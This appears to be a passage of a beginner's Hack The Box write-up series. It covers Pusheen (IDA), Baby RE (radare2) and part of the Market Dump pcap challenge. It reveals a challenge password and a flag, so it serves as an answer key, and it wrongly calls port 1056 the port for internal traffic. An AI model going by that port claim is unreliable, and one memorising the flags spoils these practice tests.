
Pusheen is an easy challenge in the MISC category. The description says that the file will only accept a program called IDA. I downloaded the files and did basic checks.

```


kali@kali: ~/Downloads/htb/Pusheen
File Actions Edit View Help
(kali㉿kali)-[~/Downloads/htb/Pusheen]
$ ls
Pusheen  'Pusheen Loves Graphs.zip'
(kali㉿kali)-[~/Downloads/htb/Pusheen]
$ file Pusheen
Pusheen: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, not stripped
(kali㉿kali)-[~/Downloads/htb/Pusheen]
$ 

```


I saw that the file was 32 bit and written for Intel 80386 processor. I used a disassembler called IDA PRO to disassemble the program. When I launched it I adjusted my presets to the right processor and bit rate.




Once it loaded into the disassembler I could see a graph in the bottom right corner.



When I expanded it I could see the hack the box flag written in the graph.




I typed it in HTB, and I completed the challenge.




20: Baby RE

Baby RE is an easy challenge in the reversing category.



After extracting the zip file, I downloaded from hackthebox I saw that it contained only one executable script.



I executed the file, and it prompted me to insert a password which I didn't have so I inserted my name.

```
kali@kali: ~/Downloads/htb/Baby re
File Actions Edit View Help
[(kali㉿kali)-[~/Downloads/htb/Baby re]]
$ ls
baby  'Baby RE.zip'
[(kali㉿kali)-[~/Downloads/htb/Baby re]]
$ chmod +x baby
[(kali㉿kali)-[~/Downloads/htb/Baby re]]
$ ./baby
Insert key:
ivan
Try again later.
[(kali㉿kali)-[~/Downloads/htb/Baby re]]
$
```


I used a tool for reverse engineering scripts called radare2. It allows me to see how a program thinks and what is the expected input for a password.

I saw that an input of “abcde122313” was expected so I copied it and launched the script again. This time I entered the correct password and I got the flag.

```
[kali㉿kali)-[~/Downloads/htb/Baby_re]
$ ./baby
Insert key:
abcde122313
HTB{B4BY_R3V_TH4TS_EZ}


[kali㉿kali)-[~/Downloads/htb/Baby_re]
$
```

I pasted the flag in HTB and completed the challenge.




21: Market Dump


Market Dump is an easy challenge in the forensics category. The description says that there has been able to enter a company's internal network and gained access to the customer database files. Only one customer has been targeted in the attack and my job is to find who it was.




I downloaded the files and after extracting them I saw that there was only a pcap file for investigation.




I opened the pcap file with Wireshark. The description of the challenge said that this was an internal network traffic which means that I must use a filter for port 1056 because it is the port that carries internal network traffic.



I followed the TCP stream for that port. I saw a lot of packets(2779 to be exact).

